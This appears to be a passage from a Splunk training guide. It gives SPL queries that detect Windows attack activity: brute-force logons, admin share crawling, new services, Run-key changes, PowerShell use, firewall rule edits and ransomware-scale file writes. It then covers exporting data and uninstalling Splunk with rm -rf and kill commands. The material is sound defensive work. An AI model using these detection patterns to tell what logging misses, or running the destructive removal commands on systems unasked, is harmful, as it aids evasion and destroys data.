2. Monitor for Logon Failures: Watch for excessive logon failures, especially Internet facing systems and systems that contain confidential data. This will also detect brute force attempts and users who have failed to changed their passwords on additional devices such as smartphones. You can add "stats count" to watch for quantity, exclude certain accounts you know are good and normally fail. Avoid excluding administrative accounts as they are the ones the hackers are after.

SAMPLE QUERY:

```
index=windows LogName=Security EventCode=4625 | table _time, Workstation_Name,
Source_Network_Address,
host, Account_Name
```

3. Monitor for Administrative and Guest Logon Failures: Hackers and malware often try to brute force known accounts, such as Administrator and Guest. This alert will monitor and alert if configured for attempts > 5.

SAMPLE QUERY:

```
index=windows LogName=Security EventCode=4625 (Account_Name=administrator OR
Account_Name=guest) | stats
count values(Workstation_Name) AS Workstation_Name, Values(Source_Network_Address)
AS Source_IP_Address,
values(host) AS Host by Account_Name | where count > 5
```

MONITOR FOR FILE SHARES - 5140::

1. Monitor for File Shares being accessed: Once a system is compromised, hackers will connect

or jump to other systems to infect and/or to steal data. Watch for accounts crawling across file shares. Some management accounts will do this normally so exclude these to the systems they normally connect. Other activity from management accounts such as new processes launching will alert you to malicious behavior when excluded in this alert.

SAMPLE QUERY:

```
index=windows source="WinEventLog:Security" EventCode=5140 (Share_Name="*\\C$" OR
Share_Name="*D$" OR
Share_Name="*E$" OR Share_Name="*F$" OR Share_Name="*U$") NOT
Source_Address="::1" | eval
Destination_Sys1=trim(host,"1") | eval Destination_Sys2=trim(host,"2") | eval
Dest_Sys1=lower(Destination_Sys1) |
eval Dest_Sys2=lower(Destination_Sys2) | rename host AS Destination | rename
Account_Domain AS Domain | where
Account_Name!=Dest_Sys1 | where Account_Name!=Dest_Sys2 | stats count values(Domain)
AS Domain,
values(Source_Address) AS Source_IP, values(Destination) AS Destination, dc(Destination) AS
Dest_Count,
values(Share_Name) AS Share_Name, values(Share_Path) AS Share_Path by Account_Name
```

MONITOR FOR SERVICE CHANGES – 7045 & 7040::

1. Monitor for New Service Installs: Monitoring for a new service install is crucial. Hackers often use a new service to gain persistence for their malware when a system restarts. All the retail Point of Sale breaches included one or more new services that could have been easily detected with this alert alone.

SAMPLE QUERY:

```
index=windows LogName=System EventCode=7045 NOT (Service_Name=mgmt_service) |
eval
Message=split(Message,".") | eval Short_Message=mvindex(Message,0) | table _time host
Service_Name,
Service_Type, Service_Start_Type, Service_Account, Short_Message
```

2. Monitor for Service State Changes: Monitoring for a service state changes can show when a service is altered.

Hackers often use an existing service to avoid new service detection and modify the ServiceDll to point to a malicious payload gaining persistence for their malware when a system restarts. Unfortunately the details are not in the logs, but this alert can lead you to look into a service state change or enable auditing on keys that trigger seldom used services to watch for ServiceDll changes. There are a few services that will normally start and stop regularly and will need to be excluded. Use registry auditing (4657) to monitor for changes to the ServiceDll value.

SAMPLE QUERY:

```
index=windows LogName=System EventCode=7040 NOT ("*Windows Modules Installer service*” OR "*Background
Intelligent Transfer Service service*”) | table _time, host, User, Message
```

MONITOR FOR NETWORK CONNECTIONS - 5156::

1. Monitor for Suspicious Network IP’s: This does require the use of the Windows Firewall. In networks where this is normally not used, you can use Group Policy to set the Windows Firewall to an Any/Any configuration so no blocking occurs, yet the traffic is captured in the logs and more importantly what process made the connection.

You can create exclusions by IP addresses (such as broadcast IP’s) and by process names to reduce the output and make it more actionable. The "Lookup” command will benefit this query tremendously by excluding items.

SAMPLE QUERY:

```
index=windows LogName=Security EventCode=5156 NOT
(Source_Address="239.255.255.250" OR
Source_Address="224.0.0.*" OR Source_Address="::1" OR Source_Address="ff02::*" OR
Source_Address="fe80::*" OR
Source_Address="255.255.255.255" OR Source_Address=192.168.1.255) NOT
(Destination_Address="127.0.0.1" OR
Destination_Address="239.255.255.250" OR Destination_Address="*.*.*.255" OR
Destination_Address="224.0.0.25*")
```

```
NOT (Destination_Port="0") NOT (Application_Name="\\<some process name>\\" OR
Application_Name="*\\bin\\splunkd.exe") | dedup Destination_Address Destination_Port | table
_time, host,
Application_Name, Direction, Source_Address, Source_Port, Destination_Address,
Destination_Port | sort Direction
Destination_Port
```

MONITOR FOR FILE CHANGES – 4663::

1. Monitor for New files: This requires directories and/or files to have auditing set on each object. You want to audit directories that are well known for malware such as AppData\Local, LocalLow & Roaming as well as \Users\Public for the following:

SAMPLE QUERY:

```
index=windows sourcetype=WinEventLog:Security EventCode=4663 NOT
(Process_Name="*\\Windows\\servicing\\TrustedInstaller.exe" OR
"*\\Windows\\System32\\poqexec.exe") NOT
Object_Name="C:\\Users\\Surf\\AppData\\Local\\Google\\Chrome\\User Data*" NOT
Object_Name="C:\\Users\\<special
user>\\AppData\\Roaming\\Microsoft\\Windows\\Recent\\CustomDestinations")
NOT (Object_Name="C:\\Windows\\System32\\LogFiles\\*" OR
Object_Name="*ProgramData\\Microsoft\\RAC\\*"
OR Object_Name="*\\Microsoft\\Windows\\Explorer\\thumbcache*" OR Object_Name="*.MAP"
OR
Object_Name="*counters.dat" OR Object_Name="*\\Windows\\Gatherlogs\\SystemIndex\\*") |
rename
Process_Name as Created_By | table _time, host, Security_ID, Handle_ID, Object_Type,
Object_Name, Process_ID,
Created_By, Accesses
```

MONITOR FOR FILE CHANGES – 4663 continued::

2. Monitor for Crypto events: Setting auditing on a File Server Share will allow large amounts of file changes from a crypto event to be detected. Look at a large quantity of changes > 1000 in 1 hour to detect the event. Use the same settings as above as you only need to monitor for NEW files. It is obvious when an event

occurs!

SAMPLE QUERY:

```
index=windows LogName=Security EventCode=4663 host=* (Accesses="WriteData (or AddFile)" AND
Object_Name="*.*") NOT (Security_ID="NT AUTHORITY\\SYSTEM") NOT (Object_Name="*\\FireFoxProfile\\*" OR
Object_Name="*.tmp*" OR Object_Name="*.xml" OR Object_Name="*Thumbs.db" OR
Object_Name="\\Device\\HarddiskVolumeShadowCopy*") NOT (Object_Name="*:Zone.Identifier" OR
Object_Name="*.part*") | stats count values(Object_Name), values(Accesses) by Security_ID | where count > 1000
```

MONITOR FOR REGISTRY CHANGES – 4657::

1. Monitor for Registry Changes: Adding auditing to known exploited registry keys is a great way to catch malicious activity. Registry keys should not change very often unless something is installed or updated. The goal is to look for NEW items and changes to known high risk items like the Run and RunOnce keys.

SAMPLE QUERY:

```
index=windows LogName=Security (EventCode=4657) Object_Name="*\\Run*" | table _time, host, Security_ID,
Account_Name, Account_Domain, Operation_Type, Object_Name, Object_Value_Name, Process_Name, New_Value
```

MONITOR FOR WINDOWS POWERSHELL COMMAND LINE - 501::

1. Monitor for PowerShell Command Execution: Hackers will often use PowerShell to exploit a system due to the capability of PowerShell to avoid using built-in utilities and drop additional malware on disk. Monitoring the PowerShell command lines that are executed can catching potentially malicious behavior. PowerShell logs have some odd formatting, the sample below shows a unique non-RegEx way to parse odd logs using the Splunk "split” command. PowerShell logs are the worst as far as using the "split” command. These logs are

not in the standard
Windows logs and will need to be added to your Splunk inputs.conf file in order to collect them.
The "Windows
PowerShell" logs may be found under:

Applications and Services Logs - Windows PowerShell

```
index=powershell LogName="Windows Powershell" (EventCode=500) | eval
MessageA=split(Message,"Details:") | Eval
Short_Message=mvindex(MessageA,0) | Eval MessageB=mvindex(MessageA,1) | eval
MessageB = replace
(MessageB,"[\n\r]","!") | eval MessageC=split(MessageB,"!!!!") | Eval
Message1=mvindex(MessageC,0) | Eval
Message2=mvindex(MessageC,1) | Eval Message3=mvindex(MessageC,2) | eval
MessageD=split(Message3,"!!") | Eval
Message4=mvindex(MessageD,3) | eval Message4=split(Message4,"=") | eval
PS_Version=mvindex(Message4,1) | Eval
Message5=mvindex(MessageD,4) | Eval Message6=mvindex(MessageD,5) | Eval
Message7=mvindex(MessageD,6) |
eval Message7=split(Message7,"=") | eval Command_Name=mvindex(Message7,1) | Eval
Message8=mvindex(MessageD,7) | eval Message8=split(Message8,"=") | eval
Command_Type=mvindex(Message8,1) |
Eval Message9=mvindex(MessageD,8) | eval Message9=split(Message9,"=") | eval
Script_Name=mvindex(Message9,1)| Eval Message10=mvindex(MessageD,9) | eval
Message10=split(Message10,"=") |
eval Command_Path=mvindex(Message10,1) | Eval Message11=mvindex(MessageD,10) | eval
Message11=split(Message11,"=") | eval Command_Line=mvindex(Message11,1) | table _time
EventCode,
Short_Message, PS_Version, Command_Name, Command_Type, Script_Name,
Command_Path, Command_Line
```

MONITOR FOR WINDOWS FIREWALL CHANGES – 2004 & 2005::

1. Monitor for Additions to Firewall Rules: Malware and hackers will often add a firewall rule to allow access to some
Windows service or application. These logs are not in the standard Windows logs and will need to be added to
your Splunk inputs.conf file in order to collect them. The Windows firewall logs may be found under:

Applications and Services Logs – Microsoft - Windows – Windows Firewall with Advanced Security - Firewall

```
index=windows LogName=Security EventCode=2004 | table _time, host, Rule_Name, Origin, Active, Direction, Profiles,
Action, Application_Path, Service_Name, Protocol, Security_Options, Edge_Traversal, Modifying_User,
Modifying_Application, Rule_ID
```

2. Monitor for Changes to Firewall Rules: Malware and hackers will often modify a firewall rule to allow access to
some Windows service or application. These logs are not in the standard Windows logs and will need to be added
to your Splunk inputs.conf file in order to collect them.

```
index=windows LogName=Security EventCode=2005 | table _time, host, Rule_Name, Origin, Active, Direction, Profiles,
Action, Application_Path, Service_Name, Protocol, Security_Options, Edge_Traversal, Modifying_User,
Modifying_Application, Rule_ID
```

Why are so many attacks not being detected?
By default Windows doesn't log very much. You'll need to modify the Local Security Policy (since we are not connected to Active Directory in which case you would use a GPO) to enable verbose logging.

In Windows 7:
Click Start and type secpol.msc, then hit Enter, the Local Security Policy window will be displayed, now navigate to Local Policy > Audit Policy. You will see the following policies that you can enable auditing of successful or failed attempts or disable logging altogether:

Module 6: Exporting Splunk logs/events

Below are options for exporting large amounts of data from Splunk.

Option 1: Export from UI – but for this to work you may need to increase the web timeout.

Try setting server.socket_timeout in web.conf to 3 minutes.

```
server.socket_timeout=180
```

http://docs.splunk.com/Documentation/Splunk/6.0.6/Admin/Webconf

Option 2: The best option is to use the CLI commands as shown in this link:

http://docs.splunk.com/Documentation/Splunk/6.1.3/SearchReference/CLIsearchsyntax

This link provides an explanation of CLI search syntax and various examples.

Here refer argument "maxout" as by default CLI only export 100 rows. To export large amount of event add -maxout to CLI command to adjust the number of event to be exported.

For example I used the command below to export a maximum of 200,000 events.

```
splunk search "index=_internal earliest=09/14/2014:23:59:00 latest=09/16/2014:01:00:00 " -output
rawdata -maxout 200000 > c:/test123.dmp
```

Option 3: Another option is to use REST calls. Here is a blog that has useful information.

http://blogs.splunk.com/2013/09/15/exporting-large-results-sets-to-csv/

Also here is a search that I used which exported millions of records.

```
curl -k -u admin:XXXXXX --data-urlencode search="search google.com OR yahoo.com earliest=-
2day latest=-1day" -d "output_mode=raw"
https://testbox:8089/servicesNS/admin/search/search/jobs/export > socid12346_export.log
```

The result set was 3,193,277 records. The file is 3.2GB, which is far too big for me to open.

Reference:
https://answers.splunk.com/answers/172454/what-are-my-options-to-export-large-amounts-of-spl.html

Module 7: Remove Splunk

Reference:
http://docs.splunk.com/Documentation/Splunk/6.5.1/Installation/UninstallSplunk

```
$ cd /opt/splunk/bin/

$ sudo ./splunk disable boot-start

$ sudo ./splunk stop

$ sudo kill -9 `ps -ef | grep splunk | grep -v grep | awk '{print $2;}'`

$ cd ~

$ sudo rm -rf /opt/splunk

$ sudo rm -rf /opt/splunkdata

$ sudo userdel splunk

$ sudo groupdel splunk
```

Splunk uninstall Script

```
vim remove_splunk.sh
---------------------------------------------------
#!/bin/bash

if [ "$EUID" -ne 0 ]
  then echo "Please run as root"
  exit
fi


cd /opt/splunk/bin/
```

```
./splunk disable boot-start

./splunk stop

kill -9 `ps -ef | grep splunk | grep -v grep | awk '{print $2;}'`

cd /home/stractegicsec

rm -rf /opt/splunk

rm -rf /opt/splunkdata
```

To run the uninstall script type:

```
chmod +x remove_splunk.sh
sudo ./remove_splunk.sh
```